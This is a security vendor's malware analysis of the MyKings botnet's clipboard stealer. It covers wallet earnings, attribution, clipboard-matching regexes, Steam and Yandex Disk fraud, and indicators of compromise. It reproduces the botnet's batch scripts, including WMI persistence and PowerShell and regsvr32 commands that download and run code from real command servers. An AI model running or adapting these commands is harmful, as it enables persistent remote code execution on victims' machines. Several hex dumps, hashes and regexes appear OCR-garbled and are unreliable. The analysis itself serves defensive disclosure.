

# The King is Dead, Long Live MyKings! (Part 1 of 2)


By Threat Research TeamThreat Research Team

Archived: 2026-04-05 19:34:50 UTC

MyKings is a long-standing and relentless botnet which has been active from at least 2016. Since then it has spread and extended its infrastructure so much that it has even gained multiple names from multiple analysts around the world — MyKings, Smominru, and DarkCloud, for example. Its vast infrastructure consists of multiple parts and modules, including bootkit, coin miners, droppers, clipboard stealers, and more.

Our research has shown that, since 2019, the operators behind MyKings have amassed at least \$24 million USD (and likely more) in the Bitcoin, Ethereum, and Dogecoin cryptowallets associated with MyKings. While we can't attribute that amount solely to MyKings, it still represents a significant sum that can be tied to MyKings activity.

Our hunting for new samples brought us over 6,700 unique samples. Just since the beginning of 2020 (after the release of the Sophos [whitepaper](#)), we protected over 144,000 Avast users threatened by this clipboard stealer module. Most attacks happened in Russia, India, and Pakistan.



Map illustrating targeted countries since 1.1.2020 until 5.10.2021

In this first part of our two-part blog series, we will peek into the already known clipboard stealer module of MyKings, focusing on its technical aspects, monetization, and spread. In addition, we'll look into how the functionality of the clipboard stealer enabled attackers to carry out frauds with Steam trade offers and Yandex Disk links, leading to more financial gain and infection spread.

Avast has been tracking the MyKings' clipboard stealer since the beginning of 2018, but we can't rule out an even earlier creation date. [Basic functionality of this module](#) was already covered by Gabor Szappanos from SophosLabs, but we are able to contribute with new technical details and IoCs.

## 1. Monetary gain


When Sophos released their blog at the end of 2019, they stated that the coin addresses are “not used or never received more than a few dollars”. After tracing newer samples, we were able to extract new wallet addresses and extend the list of 49 coin addresses in [Sophos IoCs](#) to over 1300.

Because of the amount of new data, we decided to share our [script](#), which can query the amount of cryptocurrency transferred through a crypto account. Because not all blockchains have this possibility, we decided to find out how much money attackers gained through Bitcoin, Ethereum, and Dogecoin accounts. After inspecting these addresses we have confirmed that more than \$24,700,000 worth in cryptocurrencies was transferred through these addresses. We can safely assume that this number is in reality higher, because the amount consists of money gained in only three cryptocurrencies from more than 20 in total used in malware. It is also important to note here that not all of the money present in the cryptowallets necessarily comes from the MyKings campaign alone.

After taking a closer look at the transactions and inspecting the contents of installers that dropped the clipboard stealer, we believe that part of this money was gained through crypto miners. The clipboard stealer module and the crypto miners were seen using the same wallet addresses.

Cryptocurrency	Earnings in USD	Earnings in cryptocurrency
Bitcoin	6,626,146.252 (\$)	132.212 [BTC]
Ethereum	7,429,429.508 (\$)	2,158.402 [ETH]
Dogecoin	10,652,144.070 (\$)	44,618,283.601 [DOGE]

Table with monetary gain (data refreshed 5.10.2021)



Histogram of monetary gains for Bitcoin, Ethereum and Dogecoin wallets

## 2. Attribution

Even though the clipboard stealer and all related files are attributed in previous blog posts to MyKings, we wanted to confirm those claims, because of lack of definitive proof. Some articles (e.g. [by Sophos](#)) are saying that some scripts in the attribution chain, like `c3.bat` may kill other botnets **or** earlier versions of itself, which raises doubts. Other articles (e.g. [by Guardicore](#)) are even working with the theory of a rival copycat botnet deleting MyKings. MyKings is a large botnet with many modules and before attributing all the monetary gains to this clipboard stealer, we wanted to be able to prove that the clipboard stealer is really a part of MyKings.

We started our attribution with the sample

`d2e8b77fe0ddb96c4d52a34f9498dc7dd885c7b11b8745b78f3f6beaec8e191` . This sample is a NSIS installer which drops NsCpuCNMiner in both 32 and 64 bit versions.

In the NSIS header was possible to see this Monero address used for miner configuration:

41xDYg86Zug9dwbJ3ysuyWMF7R6Un2Ko84TNf1CW7xghhbKZV6jh8Q7hJoncnLayLVDwpzbPQP162bvPqe6jJouHAsGNkg2

```

00003630 2D 70 20 78 00 2D 6F 20 73 74 00 2D 6F 20 73 74 -p x.-o st.-o st
00003640 72 61 74 75 6D 2B 74 63 70 3A 2F 2F 6D 69 6E 65 ratum+tcp://mine
00003650 00 FD 8F 80 2E 6D 6F 6E 65 72 00 FD 8F 80 6F 70 .y.€.moner.y.€op
00003660 6F 6F 6C 2E 63 6F 6D 3A 37 37 37 20 2D 74 2A ool.com:7777 -t
00003670 31 20 2D 75 20 34 31 78 44 59 67 38 36 5A 75 67 l -u 41xDYg86Zug
00003680 39 64 77 62 4A 33 79 73 75 79 57 4D 46 37 52 36 9dwbJ3ysuyWMF7R6
00003690 55 6E 32 4B 6F 38 34 54 4E 66 69 43 57 37 78 67 Un2Ko84TNf1CW7xg
000036A0 68 68 62 4B 5A 56 36 6A 68 38 51 37 68 4A 6F 6E hhbKZV6jh8Q7hJon
000036B0 63 6E 4C 61 79 4C 56 44 77 70 7A 62 50 51 50 69 cnLayLVDwpzbPQP1
000036C0 36 32 62 76 50 71 65 36 6A 4A 6F 75 48 41 73 47 62bvPqe6jJouHAsG
000036D0 HE 6B 67 32 20 2D 70 20 78 00 32 30 00 33 32 00 Nkg2 -p x.20.32.
000036E0 43 3A 5C 50 72 6F 67 72 61 6D 20 46 69 6C 65 73 C:\Program Files
000036F0 20 28 78 38 36 29 00 36 34 00 FD 90 80 00 2F 63 (x86).64.y.€.c
00003700 20 74 61 73 6B 68 69 6C 6C 20 2F 66 20 2F 69 6D taskkill /f /im
00003710 20 4E 73 43 70 75 43 4E 4D 69 6E 65 72 2A 20 26 NsCpuCNMiner* &
.....

```

### NSIS header

Apart from the NsCpuCNMiner, the sample dropped an additional file with a name `java12.exe` into `C:\Users\  
<username>\AppData\Local\Temp\java.exe` . This file has SHA256

`0390b466a8af2405dc269fd58fe2e3f34c3219464dcf3d06c64d01e07821cd7a` and according to our data, was downloaded from `http://zcop[.]ru/java12.dat` by the installer. This file could be also downloaded from `http://kriso[.]ru/java12.dat` (both addresses contained multiple samples with different configurations at different times). This file contains a clipboard stealer. Also, the same Monero address can be found in both the clipboard stealer and the NSIS configuration.

After researching the Monero address, we found in [blogpost](#) written by Tencent Yujian Threat Intelligence Center, that sample `b9c7cb2ebf3c5ffba6fdeea0379ced4af04a7c9a0760f76c5f075ded295c5ce2` uses the same address. This sample is another NSIS installer which drops the NsCpuCNMiner and the clipboard stealer. This NSIS installer was usually dropped under the name `king.exe` or `king.dat` and could be downloaded from `http://kr1s[.]ru/king.dat` .

In the next step, we looked into the address `http://kr1s[.]ru/king.dat` and we found that at different times, this address contained the file `f778ca041cd10a67c9110fb20c5b85749d01af82533cc0429a7eb9badc45345c` usually dropped into `C:\Users\  
<username>\AppData\Local\Temp\king.exe` or `C:\Windows\system32\king.exe` . This file is again a NSIS installer that downloads clipboard stealer, but this time it contains URLs `http://js[.]mys2016.info:280/helloworld.msi` and `http://js[.]mys2016.info:280/v.sct` .

URL `http://js[.]mys2016.info:280/v.sct` is interesting, because this URL is also contacted by the sample named `my1.html` or `my1.bat` or `my1.bat` with SHA256 `5ae5ff335c88a96527426b9d0767052a3cba3c3493a1fa37286d4719851c45c` .

This file is a batch script which is almost identical to the script with the same name `my1.bat` and SHA256 `2aaf1abeaeed79e53cb438c3bf6795c7c79e256e1f35e2a903c6e92cee05010` , as shown further below.

Both scripts contain the same strings as `C:\Progra~1\shengda` , `C:\Progra~1\kugou2010` .

There are only two important differences to notice:

1. At line 12, one script uses address `http://js[.]mys2016.info:280/v.sct` and the other uses address `http://js[.]1226bye.xyz:280/v.sct` .

2. Line 25 in the second script has commands that the first script doesn't have. You can notice strings like `fuckyoum3` , a very well known indicator of MyKings.

```
1 @echo off
2 mode con: cols=13 lines=1
3 md C:\Program-1\shengda
4 md C:\Program-1\kugou2010
5 md C:\download
6 regsvr32 /s shell32.dll
7 regsvr32 /s WShom.Ocx
8 regsvr32 /s scrnun.dll
9 regsvr32 /s c:\Program-1\Common-1\System\Ado\Msado15.dll
10 regsvr32 /s jscript.dll
11 regsvr32 /s vbscript.dll
12 start regsvr32 /u /s /i:http://js.mys2016.info:280/v.sct scrobj.dll
13 attrib +s +h C:\Program-1\shengda
14 attrib +s +h C:\Program-1\kugou2010
15 attrib +s +h C:\download
16 cacls cmd.exe /e /g system:f
17 cacls cmd.exe /e /g everyone:f
18 cacls ftp.exe /e /g system:f
19 cacls ftp.exe /e /g everyone:f
20 cacls c:\windows\help\akpls.exe /e /g system:f
21 cacls c:\windows\help\akpls.exe /e /g everyone:f
22 cacls C:\Program-1\Common-1\System\ado\msado15.dll /e /g system:f
23 cacls C:\Program-1\Common-1\System\ado\msado15.dll /e /g everyone:f
24 reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v shell /f
25 del c:\windows\system32\wbem\se.bat
26 del c:\windows\system32\wbem\12345.bat
27 del c:\windows\system32\wbem\123456.bat
28 del c:\windows\system32\wbem\1234.bat
29 del c:\windows\system32\*.log
30 del %0
31 exit
```

Comparison of the batch scripts – script

5ae5ff335c88a96527426b9d00767052a3cba3c3493a1fa37286d4719851c45c contacting the C&C related to the clipboard stealer

```
1 @echo off
2 mode con: cols=13 lines=1
3 md C:\Program-1\shengda
4 md C:\Program-1\kugou2010
5 md C:\download
6 regsvr32 /s shell32.dll
7 regsvr32 /s WShom.Ocx
8 regsvr32 /s scrnun.dll
9 regsvr32 /s c:\Program-1\Common-1\System\Ado\Msado15.dll
10 regsvr32 /s jscript.dll
11 regsvr32 /s vbscript.dll
12 start regsvr32 /u /s /i:http://js.1226bye.xyz:280/v.sct scrobj.dll
13 attrib +s +h C:\Program-1\shengda
14 attrib +s +h C:\Program-1\kugou2010
15 attrib +s +h C:\download
16 cacls cmd.exe /e /g system:f
17 cacls cmd.exe /e /g everyone:f
18 cacls ftp.exe /e /g system:f
19 cacls ftp.exe /e /g everyone:f
20 cacls c:\windows\help\akpls.exe /e /g system:f
21 cacls c:\windows\help\akpls.exe /e /g everyone:f
22 cacls C:\Program-1\Common-1\System\ado\msado15.dll /e /g system:f
23 cacls C:\Program-1\Common-1\System\ado\msado15.dll /e /g everyone:f
24 reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v shell /f
25 wmic /namespace:"\\root\subscription" PATH __EventFilter CREATE Name="fuckyoum3",
EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM
__InstanceModificationEvent WITHIN 10800 WHERE TargetInstance ISA
'Win32_PerFormattedData_PerFOS_System' "&wmic /namespace:"\\root\subscription" PATH
CommandLineEventConsumer CREATE Name="fuckyoum4", CommandLineTemplate="cmd /c
powershell.exe -nop -enc JAB3AGMAPQBOAGUAdwAtAE8AYgBqAGUAYwB8ACAAwB5AHMADAB1AGBALgB0AG
UAdAAUAFcaZQBIAEMAbpPAGUAbgBBADsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQALwB0AHIAaQBuAGCAKAIA
GgAdBB8AAQAgAvAC8AdwBtAGckAlgAvADTAMQ3AGTAgE0B1AC4AaBvANWAdAAGAdgADAMADgAlwAyAC4AdAB4
AHQAIgApACAdABYAgkAbQAoAcKIAIAAtANWAcABsAGkAdAAgACIAIwBcAHTAXABuAF8AKwAiAHwAJQB7ACQ8qB
9ACQANwAuIwAcABsAGkAdAAcACTALwNACKMwAtADEAXQ7ACQAdwBjAC4ARABvAhcAbgB8AG8AYQBkAEYAAQ
B8AGIAKANAF8BALAgACQ8qBpAPDsAcuB8AGEAgB8ACAAJABuADsAfQh&powershell.exe IEX
(New-Object system.Net.WebClient).DownloadString('http://wmi.1217bye.host/S.ps1')
&powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://173.208.
139.170/s.txt')&powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('
http://35.182.171.137/s.jpg')|regsvr32 /u /s /i:http://wmi.1217bye.host/1.txt
scrobj.dll&regsvr32 /u /s /i:http://173.208.139.170/2.txt scrobj.dll&regsvr32 /u /s
/i:http://35.182.171.137/3.txt scrobj.dll"&wmic /namespace:"\\root\subscription"
PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name="fuckyoum3"",
Consumer="CommandLineEventConsumer.Name="fuckyoum4""
26 del c:\windows\system32\wbem\se.bat
27 del c:\windows\system32\wbem\12345.bat
28 del c:\windows\system32\wbem\123456.bat
29 del c:\windows\system32\wbem\1234.bat
30 del c:\windows\system32\*.log
31 del %0
32 exit
```


Comparison of the batch scripts – script

2aaf1abeaeed79e53cb438c3bf6795c7c79e256e1f35e2a903c6e92cee05010 contacting the C&C related to

## MyKings

Furthermore, it is possible to look at the file `c3.bat` with SHA256

`0cdef01e74acd5bbfb496f4fad5357266dabb2c457bc3dc267ffad6457847ad4`. This file is another batch script which communicates with the address `http://js[.]1226bye.xyz:280/v.sct` and contains many MyKings specific strings like `fuckayoumm3` or task name `Mysa1`.



## Attribution chain


### 3. Technical analysis

Our technical analysis of the clipboard stealer focuses primarily on new findings.

#### 3.1 Goal of the malware

The main purpose of the clipboard stealer is rather simple: checking the clipboard for specific content and manipulating it in case it matches predefined regular expressions. This malware counts on the fact that users do not expect to paste values different from the one that they copied. It is easy to notice when someone forgets to copy and paste something completely different (e.g. a text instead of an account number), but it takes special attention to notice the change of a long string of random numbers and letters to a very similar looking string, such as cryptowallet addresses. This process of swapping is done using functions `OpenClipboard`, `EmptyClipboard`,

SetClipboardData and CloseClipboard . Even though this functionality is quite simple, it is concerning that attackers could have gained over \$24,700,000 using such a simple method.



Simple routine of the clipboard content swap

As can be seen on image below, most of the regular expressions used for checking the clipboard content will match wallet formats of one specific cryptocurrency, but there are also regular expressions to match Yandex file storage, links to the Russian social network VKontakte, or Steam trade offer links.

00402D1AC	00000019	C	^[13][e-zA-Z0-9]{99,99}\$
00402D1C8	00000016	C	^B[e-zA-Z0-9]{32,36}\$
00402D1E0	00000019	C	^[13][e-zA-Z0-9]{26,33}\$
00402D1FC	00000016	C	^E[e-zA-Z0-9]{32,36}\$
00402D214	00000016	C	^G[e-zA-Z0-9]{40,42}\$
00402D22C	00000016	C	^R[e-zA-Z0-9]{32,36}\$
00402D244	00000016	C	^t[e-zA-Z0-9]{32,36}\$
00402D25C	00000016	C	^A[e-zA-Z0-9]{29,40}\$
00402D274	00000018	C	^[0 k][e-zA-Z0-9]{25,45}\$
00402D290	00000019	C	^[Xx][e-zA-Z0-9]{25,50}\$
00402D2AC	00000019	C	^[Dd][e-zA-Z0-9]{25,45}\$
00402D2C8	00000018	C	^[0 k][e-zA-Z0-9]{99,99}\$
00402D2E4	00000016	C	^L[e-zA-Z0-9]{26,33}\$
00402D2FC	00000019	C	^[4 e][e-zA-Z0-9]{80,130}\$
00402D318	00000018	C	^[t T][e-zA-Z0-9]{25,45}\$
00402D36C	00000012	C	^[R O-9]{12,15}\$
00402D380	00000012	C	^[U O-9]{12,15}\$
00402D394	00000012	C	^[X O-9]{12,15}\$
00402D3A8	00000012	C	^[G O-9]{12,15}\$
00402D3BC	00000012	C	^[E O-9]{12,15}\$
00402D3D0	00000012	C	^[Z O-9]{12,15}\$
00402D3E4	00000016	C	^[V][e-zA-Z0-9]{89,92}\$
00402D3FC	00000018	C	^D[e-zA-Z0-9]{103,105}\$
00402D414	00000010	C	^[0-9]{19,22}\$
00402D424	00000016	C	^S[e-zA-Z0-9]{31,35}\$
00402D43C	00000017	C	^3P[e-zA-Z0-9]{32,36}\$
00402D454	00000016	C	^C[e-zA-Z0-9]{32,36}\$
00402D46C	00000016	C	^G[e-zA-Z0-9]{54,57}\$
00402D484	00000016	C	^V[e-zA-Z0-9]{32,36}\$
00402D49C	00000017	C	G[e-zA-Z0-9]{104,107}\$
00402D4B4	00000019	C	^4199[e-zA-Z0-9]{7,12}\$
00402D4D0	00000078	C	((https://yad) + ([e-zA-Z0-9-]+   [e-zA-Z]{2,4}){0-9}[1,3]{0-9}[1,3]{0-9}[1,3]{0-9}[1,3]) / ([e-zA-Z-]   ([https://steamcommunity] / [?].id=([e-zA-Z0-9-]+   [e-zA-Z]{2,4}){0-9}[1,3]{0-9}[1,3]{0-9}[1,3]{0-9}   ([https://goo.gl] / ([e-zA-Z0-9]{0,50})?   ([https://vk.cc] / ([e-zA-Z0-9]{0,50})?
00402D508	00000027	C	^([https://goo.gl] / ([e-zA-Z0-9]{0,50})?   ([https://vk.cc] / ([e-zA-Z0-9]{0,50})?
00402D600	00000026	C	^([https://vk.cc] / ([e-zA-Z0-9]{0,50})?

List of regular expressions matching specific cryptocurrencies and URLs

We were able to find many comments from people at [Blockchain Explorer](#) services believing that they sent money to the incriminated accounts by a mistake and asking or demanding that their money be sent back. In

response to this malicious activity, we want to increase awareness about frauds like this and we highly recommend people always double-check transaction details before sending money.



Comments from infected users connected to address 0x039fd537A61E4a7f28e43740fe29AC84443366F6

### 3.2 Defense & features

Some other blog posts describe a few anti-debugging checks and defense against system monitoring tools, but we can't confirm any new development.

In order to avoid multiple executions, the clipboard stealer checks for mutex on execution. The mutex name is created dynamically by checking on which version of OS it is launched on. This procedure is performed using functions `RegOpenKeyExA` which opens the registry key `SOFTWARE\Microsoft\Windows NT\CurrentVersion`. Afterwards, a function `RegQueryValueExA` is called which gets the value of `ProductName`. The value obtained is then concatenated with the constant suffix `02`. Using this method, you can get many more possibilities of existing mutexes. In the list below, you can find a few examples of mutex names:

- `Windows 7 Professional02`
- `Windows 7 Ultimate02`
- `Windows 10 Enterprise02`
- `Windows 10 Pro02`
- `Windows XP02`
- ...

In a different version of the malware, an alternative value is used from registry key `SOFTWARE\Microsoft\Windows NT\CurrentVersion` and value of `BuildGUID`. This value is then also appended with suffix `02` to create the final mutex name.

Another mechanism serving as a defense of this malware is trying to hide the addresses of cryptowallets belonging to attackers. When the malware matches any of the regular expressions in the clipboard, it substitutes the clipboard content with a value that is hardcoded inside the malware sample. For protection against quick analysis

and against static extraction with regular expressions, the substitute values are encrypted. Encryption used is a very simple ROT cipher, where the key is set to -1.

For a quick and static extraction of wallets from samples, it's possible to decrypt the whole sample (which destroys all data except wanted values) and then use regular expressions to extract the hidden substitute values. The advantage of this approach is that the malware authors already provided us with all necessary regular expressions; thus the extraction process of the static information can be easily automated.

### 3.3 Newly uncovered functionality

With a larger dataset of samples, we were also able to reveal the intentions of regular expressions checking for URLs.

#### 3.3.1 Steam trade frauds

One of the regular expressions hardcoded in samples looks like this:

```
((https://steamcommunit)(?!.*id|.id)(([a-zA-Z0-9.-]+.[a-zA-Z]{2,4})|([0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3})))(/[a-zA-Z0-9%:/-_.',27h,'~8]*)?
```

This kind of expression is supposed to match Steam trade offer links. Users on the Steam platform can create trade offers to trade what are usually in-game items from their inventory with other users. The value of the items that can be traded starts at only a few cents, but the most expensive items are being sold for hundreds or thousands dollars.


The clipboard stealer manipulates the trade offer URL and changes the receiving side, so Steam users send their items to someone completely unknown. The exchanged link then looks like this one:

```
https://steamcommunity[.]com/tradeoffer/new/?partner=121845838&token=advSgAXy
```

In total we were able to extract 14 different Steam trade offer links that appeared in almost 200 samples. These links lead us to 14 Steam accounts — some of which were banned and some had set privacy restrictions — but among the working public accounts we were able to find information that assured us that these frauds happened. An example is this is an account which was bound to the trade offer link listed above:

```
https://steamcommunity.com/id/rosher
```

After checking the comments section of this account, we could see multiple people getting angry and curious as to why their trade offer links are getting changed. Even though some people noticed the change in the trade offer link, we suppose that some trades were completed. We were not able to estimate how much money could have been stolen through this technique.



Comments from <https://steamcommunity.com/id/rosher>

Translation of comments:

1. 9 Oct, 2020 @ 7:47 pm why is my trade link changing to yours?
2. 21 Jul, 2020 @ 2:16 pm Th for the garbage with a trade link !!! ???
3. 27 Jun, 2020 @ 5:05 am what a fagot what did you do with the link

### 3.3.2 Fake Yandex Disk links

Another functionality is related to the regular expression:

```
((https://yad))+([a-zA-Z0-9.-]+.[a-zA-Z]{2,4})|([0-9]{1,3}.[0-9]
```


This regular expression matches links to Yandex Disk storage. Yandex Disk is a cloud service created by multinational Russian company Yandex and can be used similarly as Google Drive or Dropbox for sharing files.

The objective of this technique is to match links that users are sending to their friends and family to share files or photos. If the malware runs on the sender's machine, the infected victim is sending wrong links to all their acquaintances. If the malware runs on the machine of the user that receives the link and copy/pastes it to the browser address bar, the victim again opens a wrong link. In both cases, the wrong link gets opened by someone unaware that the content is wrong. In both cases, the victim downloads files from that link and opens them, because there is no reason to not trust the files received from someone they know.

From the set of analyzed samples, we extracted following 4 links to Yandex Disk storage:

1. [https://yadi\[.\]sk/d/cQrSKI0591Kw0g](https://yadi[.]sk/d/cQrSKI0591Kw0g)
2. [https://yadi\[.\]sk/d/NGyR4jFCNjycVA](https://yadi[.]sk/d/NGyR4jFCNjycVA)
3. [https://yadi\[.\]sk/d/zCbAMw973ZQ5t3](https://yadi[.]sk/d/zCbAMw973ZQ5t3)
4. [https://yadi\[.\]sk/d/ZY1Qw7RRCfLMoQ](https://yadi[.]sk/d/ZY1Qw7RRCfLMoQ)

All of the links contain packed archives in a `.rar` or `.zip` format, protected with a password. The password is usually written in the name of the file. As you can see on the image below, the file is named, for example, as "photos," with the password `5555`.



Contents on [https://disk\[.\]yandex.ru/d/NGyR4jFCNjycVA](https://disk[.]yandex.ru/d/NGyR4jFCNjycVA)

#### 4. Conclusion

In this first part of the blog series, we focused on the MyKings clipboard stealer module, going through the attribution chain and uncovering the amounts of money that attackers were able to obtain along the way. The clipboard stealer also focuses on frauds regarding Steam trade offers and Yandex Disk file sharing, distributing further malware to unaware victims.

In the next part of this blog series, we will go down the rabbit hole — exploring the contents of one of the downloaded payloads and providing you with an analysis of the malware inside. Don't miss it!

#### Indicators of Compromise (IoC)

```
SHA256 hashes
0390b46608af2405dc269fd58fe2e3f34c3219464dcf3d06c64d01e07821cd7a
0cdef01e74acd5bbfb496f4ad5357266dabb2c457bc3dc267fad6457847ad4
2aaf1abeeeed79e53cb438c3bf6795c7c79e256e1f35e2a903c6e92cee05010
5ae5ff335c88a96527426b9d00767052a3ba3c3493a1fa37286d4719851c45c
b9c7cb2eb93c5ffba6fdea0379cedaf04a7c9a0760f76c5f075dea295c5ce2
d2e8b77fe0ddb96c4d52a349498dc7dd885c7b11b8745b78f3f6beaec8e191
f778ca041cd10a67c9110fb20c5b85749d01af82533cc0429a7eb9badc45345c
```

```
Mutexes
Windows 7 Professional02
Windows 7 Ultimate02
Windows 10 Enterprise02
Windows 10 Pro02
Windows XP02
```

```
C&C and logging servers
http://2no[.]co/1ajp97
http://2no[.]co/1aMC97
http://2no[.]co/1Lan77
http://oad[.]jpwload.exe
http://oad[.]jpwlv.sct
http://plogger[.]co/1h9PN6.html
http://plogger[.]org/1aMC97
http://kr1s[.]ru/doc.dat
http://kr1s[.]ru/java.dat
http://kr1s[.]ru/tess.html
http://u.f321y[.]com/buff2.dat
http://u.f321y[.]com/dhelper.dat
http://u.f321y[.]com/oneplus.dat
http://u.f321y[.]com/tess.html
http://u.f321y[.]com/VID.dat
http://zcoop[.]ru/java12.dat
```

Complete list in our [GitHub](#).

### Appendix

```

Yandex disk links
https://disk1.yandex.ru/d/NGyR4jFCNjycVA

```

Complete list in our [GitHub](#).

```

Steam trade offer links
https://steamcommunity.com/tradeoffer/new/?partner=121845838&token=advSgAXy

```

Complete list in our [GitHub](#).

```

Wallet addresses
0x039fd537a61e4a7f28e43740fe29ac8444336616
0x601A2C1081310a237Cd328B5d7e702CB80Bd2078
12cZkNqqxcFovghD5N79gPNMLFzELz3u
16G1hVVBhfmLcLe71SH3mr19LbRkkyewF
22UapTjgyuWg2FCGrS4EEep7NLsHhBFyCZD8nc1c9DEPa5JrELQFr6MNqj3PGR4PGx2CGYQw7UemxRoRxC9743pZs
3PAFMSGjWpF5WDXkkECMmwqkZGHY5gpuzEo
41xDYg86Zug9wbj3ysuyWMF7R6Un2Ko84TnfiCW7xghhbKZV6jh8Q7HjorcnLayLVDwpzbPQF62bvPqeGjJouHAsGNkg2
7117094708328086084L
AKY1trVtmsziQhg2THDcR3oJhXsVLRxM7
AXnqK2P26n9pyYfm2hrekzUNRoogjGpr
D6nziu2uaoWvdjRYRPH7kedgzH56Kjiv
DAsKfJhtVynjQ7GTjwPAJMRzCtQ1G38Cyk
DdzFFzCqth9hkvUx4Hc4W9qjCbX1sjsWAlc5dLHo2KR42y2zvA7W9S9dM9bCHE7xtpNriy1EpE5xww7mPuSjHP4FyB9Z1ra6Ge3y
EVRzjX4wpeb9Ys6i1LfcZyTKEyV9Eo2Vwk
GBJ0A48NCXBSYG3ZVU2GXNOOA2JLLCG4JIVNEINHQIZNVX4SSH5LLK7
LbAKQZutpaA9l_eL6UGj2rRMJkia7fx7h9z
